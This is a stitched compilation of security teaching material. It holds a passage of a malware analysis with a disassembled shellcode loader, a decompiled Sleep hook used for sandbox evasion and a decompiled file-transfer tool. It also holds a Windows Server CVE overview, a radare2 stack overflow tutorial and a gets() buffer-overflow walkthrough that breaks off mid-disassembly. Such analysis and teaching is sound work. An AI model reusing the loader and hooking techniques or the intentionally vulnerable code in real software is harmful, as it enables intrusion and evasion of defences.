E8 41 FD FF FF          call    HookSleep
FF 95 04 FF FF FF       call    [ebp+payload_alloc]
```

windpchsvc.exe: decode, allocate memory, copy to mem, execute




```
                              loc_4017F1:
8D 55 D4                      lea     edx, [ebp+Block]
8D 4D BC                      lea     ecx, [ebp+Src]  ; Src
E8 74 FA FF FF                call    Decode
                              ;   } // starts at 401776
                              ;   try {
C6 45 FC 02                   mov     byte ptr [ebp+var_4], 2
8D 7D BC                      lea     edi, [ebp+Src]
83 7D D0 10                   cmp     [ebp+var_30], 10h
8B 45 CC                      mov     eax, [ebp+payload_size]
0F 43 7D BC                   cmovnb  edi, [ebp+Src]
40                            inc     eax
6A 40                         push    40h ; '@'       ; flProtect
68 00 10 00 00                push    1000h           ; flAllocationType
50                            push    eax             ; dwSize
6A 00                         push    0               ; lpAddress
FF 15 04 40 40 00             call    ds:VirtualAlloc
8B 4D CC                      mov     ecx, [ebp+payload_size]
8B F0                         mov     esi, eax
41                            inc     ecx
51                            push    ecx             ; Size
57                            push    edi             ; Src
56                            push    esi             ; void *
E8 AA 22 00 00                call    memcpy
83 C4 0C                      add     esp, 0Ch
FF D6                         call    esi
8B 55 D0                      mov     edx, [ebp+var_30]
83 FA 10                      cmp     edx, 10h
72 28                         jb      short loc_401862
```

winpdasd.exe: decode, allocate memory, copy to mem, execute via function call

The payload files (ntusers.dat) contain the main logic, while the samples we analyzed are just the loaders.

Some of the images show a function that I labeled “HookSleep” and which might be used for sandbox evasion in other forms of this malware. The function has no direct effect on the execution of the payload.


The decompiled function can be seen below:



```
int HookSleep()
{
  HMODULE hModule; // [esp+0h] [ebp-20h]
  FARPROC lpAddress; // [esp+8h] [ebp-18h]
  DWORD flOldProtect; // [esp+10h] [ebp-10h] BYREF
  int Src[2]; // [esp+14h] [ebp-Ch] BYREF

  hModule = GetModuleHandleW(L"kernel32.dll");
  if ( !hModule )
    return 0;
  lpAddress = GetProcAddress(hModule, "Sleep");
  if ( !lpAddress )
    return 0;
  LOBYTE(Src[0]) = -23;
  *(int *)((char *)Src + 1) = (char *)SleepReplacement - (char *)((char *)lpAddress + 5);
  flOldProtect = 0;
  VirtualProtect(lpAddress, 5u, 0x40u, &flOldProtect);
  memcpy(&unk_409578, lpAddress, 5u);
  memcpy(lpAddress, Src, 5u);
  VirtualProtect(lpAddress, 5u, flOldProtect, &flOldProtect);
  return 1;
}
```

The "HookSleep" function found in both files, decompiled

When debugging, this worked as expected. The Win32 Sleep function is directed to the defined function in the malware:



```
    76A0665A     CC                 int3
    76A0665B     CC                 int3
    76A0665C     CC                 int3
    76A0665D     CC                 int3
    76A0665E     CC                 int3
    76A0665F     CC                 int3
EDI 76A06660   ^ E9 2BAF988A        jmp <123.sub_1391590>          Sleep
    76A06665   ^ 76 CC              jbe kernel32.76A06633
    76A06667     CC                 int3
    76A06668     CC                 int3
    76A06669     CC                 int3
    76A0666A     CC                 int3
    76A0666B     CC                 int3
    76A0666C     CC                 int3
    76A0666D     CC                 int3
```

The Sleep function redirected back to the malware code


s.exe

This file can be classified as a simple network transfer tool capable of uploading or downloading. The basic parameters are as follows:

```
s.exe <file> <IP address> <port> <up|down>
```

This is basically netcat without all the features. The benefit of this is that it does not draw as much attention as netcat. In fact, while testing, we found that netcat, when set to listen, was able to receive a file from this sample and output to a file (albeit with some added junk characters in the results). We also found that the sample was incapable of executing anything after a download or upload.

The algorithm is pretty simple: network startup, parse arguments, create socket, send file or wait for file based on arguments. The decompiled main function can be seen below:



```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  unsigned int v5; // eax
  u_short v6; // si
  const char *v7; // rcx
  __int64 v8; // rbx
  char v9; // al
  struct WSAData WSAData; // [rsp+20h] [rbp-1B8h] BYREF

  v5 = WSAStartup(0x202u, &WSAData);
  if ( v5 )
  {
    printf_p((const wchar_t *const)"WSAStartup failed with error: %d\n", v5);
  }
  else if ( WSAData.wVersion == 514 )
  {
    printf_p((const wchar_t *const)"The Winsock 2.2 dll was found okay\n");
  }
  else
  {
    printf_p((const wchar_t *const)"Could not find a usable version of Winsock.dll\n");
    WSACleanup();
  }
  if ( argc == 5 )
  {
    v6 = atoi(argv[3]);
    v7 = argv[4];
    v8 = 0i64;
    if ( *v7 == 'u' && v7[1] == 'p' && !v7[2] ) // check last arg 'up'
    {
      network_up_command((char *)argv[1], argv[2], v6);
      v7 = argv[4];
    }
    while ( 1 )
    {
      v9 = aDown[v8++];                         // check last arg 'down'
      if ( v9 != v7[v8 - 1] )
        break;
      if ( v8 == 5 )
      {
        network_down_command((char *)argv[1], argv[2], v6);
        break;
      }
    }
  }
  else
  {
    printf_p((const wchar_t *const)"parameters error!\n");
  }
  WSACleanup();
  return 0;
}
```

Decompiled network transfer tool

[1] The actual name of the binary is unimportant; hence it was skipped.
[2] Kaspersky Endpoint Security efficiently protects LSASS memory.

https://securelist.com/server-side-attacks-cc-in-public-clouds-mdr-cases/107826/

TOP 10 WINDOWS SERVER VULNERABILITIES FOR 2021

1.Zerologon vulnerability- CVE-2020-1472

2.Microsoft DNS vulnerability – CVE-2020-1350

3. DirectX Elevation of Privilege Vulnerability – CVE-2018-8554

4. Windows Text Shaping Remote Code Execution Vulnerability – CVE-2021-40465
5. Windows CryptoAPI Spoofing Vulnerability – CVE-2020-0601
6. Windows Win32k Elevation of Privileges Vulnerability – CVE-2021-1732
7. Azure AD Web Sign-in Security Feature Bypass Vulnerability – CVE-2021-27092
8. Windows WLAN Service Elevation of Privilege Vulnerability – CVE-2021-1646
9. Kerberos KDC Security Feature Bypass Vulnerability – CVE-2020-17049
10. Windows Spoofing Vulnerability – CVE-2020-16922

ZEROLOGON VULNERABILITY

CVE-2020-1472

Discovered in August 2020, Zerologon was classified as a critical vulnerability. This vulnerability is aroused due to a technical flaw in Netlogon Remote Protocol cryptographic authentication scheme. This protocol is responsible for user authentication in domain-based networks. An attacker with a client's access can successfully change the password of the domain controller and control the entire domain network active directory services.

3 Key Principles in Active Directory Security

MICROSOFT DNS SERVER VULNERABILITY

CVE-2020-1350

This vulnerability lies in the DNS dns.exe binary. dns.exe is responsible for processing DNS queries for Windows DNS servers. The attack is based on a stack overflow technique when the malicious DNS server sends large volumes of data to the victim DNS server as a SIG response. The 4KB packet size limit of a UDP packet is voided by sending a Truncate flag over UDP as the response header. This forces the victim server to wait and listen to the additional data via a TCP connection. This way the attacker can send packets with a size of more than 64KB which causes the heap to overflow. Dns.exe reads this additional data which leads to the Remote Code Exploitation.

A successful attacker can gain full access to the Active Directory with admin privileges and can control the whole network domain. Microsoft recommends restricting the maximum size of an inbound TCP-based DNS response packet to the following value in the system registry.
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\DNS\Parameters
TcpReceivePacketSize
Value = 0xFF00

DIRECTX ELEVATION OF PRIVILEGE VULNERABILITY

CVE-2018-8554

Microsoft DirectX is known to contain flaws. One of them is the fact that it cannot handle the memory objects properly. An attacker can use a specially designed application to take advantage of this vulnerability by corrupting the memory. After the memory is corrupted, the attacker can execute remote commands in the Kernel mode. The integrity, confidentiality, and availability of the target system can be hijacked as the attacker would be able to delete, install, modify any programs as well as the user accounts in the system.

WINDOWS TEXT SHAPING REMOTE CODE EXECUTION VULNERABILITY

CVE-2021-40465

Windows Text Shaping is not validating the inputs properly. This causes a Remote code execution vulnerability, which lets the attacker send and execute some malicious codes into a victim Microsoft server. This vulnerability exists in all versions of Windows servers from 2008 to 2019. An attacker can compromise the entire system due to this vulnerability. The attacker does not need physical access to exploit this vulnerability, and it can be exploited remotely.

WINDOWS CRYPTOAPI SPOOFING VULNERABILITY

CVE-2020-0601

Windows CryptoAPI (crypt32.dll) does not properly validate the ECC Certificates. This can lead another Windows Server vulnerability to be relevant – Elliptic Curve Cryptography is a cryptographic technique that Windows servers use to sign the executables. The attacker can exploit this vulnerability and can sign the malicious executables with the spoofed ECC certificate showing that it is signed by a valid source. The user will trust the malicious program and execute it into its system as it appears signed from a legitimate source.

Successful exploitation can be used to execute malicious programs into the system legitimately, to conduct Man-In-The-Middle attacks, and to decrypt the user’s sensitive data that is sent via this malicious program.

WINDOWS WIN32K ELEVATION OF PRIVILEGES VULNERABILITY

CVE-2021-1732

There is a bug that exists in the Windows graphics driver *"`win32kfull!NtUserCreateWindowEx`"*. The WndExtra field of a window can be changed into being treated as an offset rather than being populated by an attacker's value. This allows the attacker to gain write permissions which eventually escalates the privilege from a normal user to `NT AUTHORITY\SYSTEM`. The attacker can then control the entire system.

AZURE AD WEB SIGN-IN SECURITY FEATURE BYPASS VULNERABILITY

CVE-2021-27092

Microsoft introduced a new way to sign in to the Azure Active Directory joined PCs, unfortunately, it contains a bug. The vulnerability exists in the way Azure Active Directory web sign-in allows arbitrary browsing from the third-party endpoints used for federated authentication. It allows an attacker with physical access to the device to gain unauthorized access.

WINDOWS WLAN SERVICE ELEVATION OF PRIVILEGE VULNERABILITY

CVE-2021-1646

WLAN AutoConfig Service in the Windows servers does not have a proper system for input validation. A remote attacker from within the local network can perfectly execute the arbitrary malicious codes into the system to gain full access to the system. This vulnerability exists in all

Windows servers from 2008 to 2019. Attackers do not need any authentication to exploit this vulnerability.

KERBEROS KDC SECURITY FEATURE BYPASS VULNERABILITY

CVE-2020-17049

This vulnerability exists in the Kerberos authentication protocol. KDC does not properly handle the service tickets. The attacker can compromise a service that is bound to use KCD (Kerberos Constrained Delegation) and use it to temper the service ticket that is invalid for delegation. It then forces the KDC to accept it. This allows the attacker to log in to the system as any user including the users from the "protected users" group.

Kerberos Tickets and Authentication in Active Directory

WINDOWS SPOOFING VULNERABILITY

CVE-2020-16922

Incorrect validation of file signatures in Windows OS leads to the Windows spoofing vulnerability. After successful exploitation of this vulnerability, the attacker could bypass security features and load improperly signed files. The attacker could also spoof the page content. An attacker could circumvent security mechanisms designed to prevent poorly signed files from being loaded in an attack scenario.

Mitigation

Mitigating all these vulnerabilities can be handled by implementing two basic information security controls:

1. Harden your servers- Server hardening refers to changing the server's default configuration to minimize the organization's attack surface. The configuration changes are usually made on un-secure

and unnecessary protocols and services that often expose the network to vulnerabilities.

2. Keep your servers updated to the latest version. Microsoft addresses most of the vulnerabilities in their Windows server update.

https://www.calcomsoftware.com/windows-swerver-vulnerabilities/

Binary Exploitation

Binary Exploitation is about finding vulnerabilities in programs and utilising them to do what you wish. Sometimes this can result in an authentication bypass or the leaking of classified information, but occasionally (if you're lucky) it can also result in Remote Code Execution (RCE). The most basic forms of binary exploitation occur on the **stack**, a region of memory that stores temporary variables created by functions in code. When a new function is called, a memory address in the **calling** function is pushed to the stack - this way, the program knows where to return to once the called function finishes execution. Let's look at a basic binary to show this.

Analysis

The binary has two files - `source.c` and `vuln`; the latter is an `ELF` file, which is the executable format for Linux (it is recommended to follow along with this with a Virtual Machine of your own, preferably Linux).

We're gonna use a tool called `radare2` to analyse the behaviour of the binary when functions are called.

```
$ r2 -d -A vuln
```

The `-d` runs it while the `-A` performs analysis. We can disassemble `main` with

```
s main; pdf
```

`s main` seeks (moves) to main, while `pdf` stands for **P**rint **D**isassembly **F**unction (literally just disassembles it).

```
0x080491ab 55 push ebp

0x080491ac 89e5 mov ebp, esp

0x080491ae 83e4f0 and esp, 0xfffffff0

0x080491b1 e80d000000 call sym.__x86.get_pc_thunk.ax

0x080491b6 054a2e0000 add eax, 0x2e4a

0x080491bb e8b2ffffff call sym.unsafe

0x080491c0 90 nop

0x080491c1 c9 leave
```

```
0x080491c2 c3 ret
```

The call to `unsafe` is at `0x080491bb`, so let's break there.

```
db 0x080491bb
```

`db` stands for **d**ebug **b**reakpoint, and just sets a breakpoint. A breakpoint is simply somewhere which, when reached, pauses the program for you to run other commands. Now we run `dc` for **d**ebug **c**ontinue; this just carries on running the file.

It should break before `unsafe` is called; let's analyse the top of the stack now:

```
[0x08049172]> pxw @ esp

0xff984af0 0xf7efe000 [...]
```

The first address, `0xff984af0`, is the position; the `0xf7efe000` is the value. Let's move one more instruction with `ds`, **d**ebug **s**tep, and check the stack again.

```
[0x08049172]> pxw @ esp

0xff984aec 0x080491c0 0xf7efe000
```

Huh, something's been pushed onto the stack - the value `0x080491c0`. This looks like it's in the binary - but where?

```
[...]

0x080491b6 054a2e0000 add eax, 0x2e4a

0x080491bb e8b2ffffff call sym.unsafe

0x080491c0 90 nop

[...]
```

Look at that - it's the instruction *after* the call to `unsafe`. Why? This is how the program knows *where to return to after `unsafe()` has finished.*

Weaknesses

But as we're interested in binary exploitation, let's see how we can possibly break this. First, let's disassemble `unsafe` and break on the `ret` instruction; `ret` is the equivalent of `pop eip`, which will get the saved return pointer we just analysed on the stack into the `eip` register. Then let's continue and spam a bunch of characters into the input and see how that could affect it.

```
[0x08049172]> db 0x080491aa

[0x08049172]> dc

Overflow me

AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
```

Now let's read the value at the location the return pointer was at previously, which as we saw was `0xff984aec`.

```
[0x080491aa]> pxw @ 0xff984aec

0xff984aec 0x41414141 0x41414141 0x41414141 0x41414141 AAAAAAAAAAAAAAAA
```

Huh?

It's quite simple - we inputted *more data than the program expected*, which resulted in us overwriting more of the stack than the developer expected. The saved return pointer is *also* on the stack, meaning we managed to overwrite it. As a result, on the `ret`, the value popped into `eip` won't be in the previous function but rather `0x41414141`. Let's check with `ds`.

```
[0x080491aa]> ds

[0x41414141]>
```

And look at the new prompt - `0x41414141`. Let's run `dr eip` to make sure that's the value in `eip`:

```
[0x41414141]> dr eip

0x41414141
```

Yup, it is! We've successfully hijacked the program execution! Let's see if it crashes when we let it run with `dc`.

```
[0x41414141]> dc

child stopped with signal 11

[+] SIGNAL 11 errno=0 addr=0x41414141 code=1 ret=0
```

`radare2` is very useful and prints out the address that causes it to crash. If you cause the program to crash outside of a debugger, it will usually say `Segmentation Fault`, which *could* mean a variety of things, but usually that you have overwritten EIP.

Of course, you can prevent people from writing more characters than expected when making your program, usually using *other* C functions such as `fgets()`; `gets()` is **intrinsically unsafe** because it *doesn't check the length of the input*, meaning that the presence of `gets()` is **always** something you should check out in a program. It is **also** possible to give `fgets()` the wrong parameters, meaning it *still* takes in too many characters.

Summary

When a function calls another function, it

- pushes a **return pointer** to the stack so the called function knows where to return
- when the called function finishes execution, it pops it off the stack again

Because this value is saved on the stack, just like our local variables, if we write *more* characters than the program expects, we can overwrite the value and redirect code execution to wherever we wish. Functions such as `fgets()` can prevent such easy overflow, but you should check how much is actually being read.

https://ir0nstone.gitbook.io/notes/types/stack/introduction

Buffer Overflow

There are two different types of buffer-overflow attacks. These are stack-based and heap-based buffer overflow. In both cases, this type of exploit takes advantage of an application that waits for the user’s input. It can cause the program to crash or execute arbitrary code. A buffer overflow happens when a program tries to fill a block of memory (a memory buffer) with more data than is supposed to hold. Attackers exploit buffer overflow issues by overwriting the memory of an application. Buffer overflows are common vulnerabilities in software applications that can exploit to achieve remote code execution (RCE) or perform a Denial-of-Service (DoS) attack. The simplest and most common buffer overflow is one where the buffer is on the Stack. The most significant cause of buffer overflows is the use of programming languages that do not automatically monitor limits of memory buffer or stack to prevent (stack-based) buffer overflow. These include the C and C++ languages. Given below is an example.


Sample C program

```
#include <err.h>
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>char *gets(char *);void abracadabra() {
 printf("Success..! Function called :D\n");
 exit(0);
}int main(int argc, char **argv) {
 struct {
 char buffer[64];
 volatile int (*point)();
 } hackvist;

 hackvist.point = NULL;
 gets(hackvist.buffer);
 if (hackvist.point) {
 printf("Function Pointer → %p\n", hackvist.point);
 fflush(stdout);
 hackvist.point();
 } else {
 printf("Try Again\n");
 }

 exit(0);
}
```

If you have any idea of C programming then you'll understand how the above code works. if a little confused? wait let me clarify.

***OUR AIM:** To execute the uncalled funtion "abracadabra"*

The code provides a function "abracadabra" which is not called anywhere. It contains a buffer of size "64" & a pointer "*point". The value of point is set to NULL, & the code asks for user input via the gets(). gets() Reads characters from the standard input (stdin) and stores them as a C string into str until a newline character or the end-of-file is reached. Later that, The "pointer value" is checked (which we set NULL as default) and print the value. If still, the value is NULL? then "try again" gets printed. Let's compile & run the program.



```
h4ckv157@archlabs ~ % gcc test.c -o test
/usr/bin/ld: /tmp/ccdilYet.o: in function `main':
test.c:(.text+0x4b): warning: the `gets' function is dangerous and should not be used.
h4ckv157@archlabs ~ %
```

warning message

The code was compiled successfully & ready to execute. You can see a warning message while compiling the


program. In many cases people avoid the warnings, everyone cares about "errors".

warning: the 'gets' function is dangerous and should not be used.

Why the gets() is dangerous ??

It's unsafe because it assumes consistent input. NEVER USE IT! You should not use gets since it has no way to stop a buffer overflow. It doesn't perform bounds checking on the size of its input. An attacker can easily send arbitrarily-sized input to gets() and overflow the destination buffer. If the user types in more data then will most likely end up with corruption or worse.

I run the program by providing some inputs. The program displays the same output "**Try Again**".



```
h4ckv157@archlabs ~ % ./test
testing...
Try Again
h4ckv157@archlabs ~ % ./test
this is my input
Try Again
h4ckv157@archlabs ~ % ./test
hello hello hello hello hello hello
Try Again
h4ckv157@archlabs ~ % ./test
hoooooooooooooooooooooooooooooi I'm here!!!
Try Again
h4ckv157@archlabs ~ %
```

output


This assumes that the "else" statement gets printed.

if (hackvist.point) {
printf("Function Pointer → %p\n", hackvist.point);

fflush(stdout);
hackvist.point();
} ***else {***
printf("Try Again\n"); //*This One *//
}

This means still the pointer value is NULL. "hackvist.point = NULL". So let's dive in.

The intention is to subvert the execution flow & run the function "abracadabra". Let's start to debug the code.




```
Dump of assembler code for function main:
   0x0000555555555196 <+0>:     push   rbp
   0x0000555555555197 <+1>:     mov    rbp,rsp
   0x000055555555519a <+4>:     sub    rsp,0x60
   0x000055555555519e <+8>:     mov    DWORD PTR [rbp-0x54],edi
   0x00005555555551a1 <+11>:    mov    QWORD PTR [rbp-0x60],rsi
   0x00005555555551a5 <+15>:    mov    rax,QWORD PTR fs:0x28
   0x00005555555551ae <+24>:    mov    QWORD PTR [rbp-0x8],rax
   0x00005555555551b2 <+28>:    xor    eax,eax
   0x00005555555551b4 <+30>:    mov    QWORD PTR [rbp-0x10],0x0
   0x00005555555551bc <+38>:    lea    rax,[rbp-0x50]
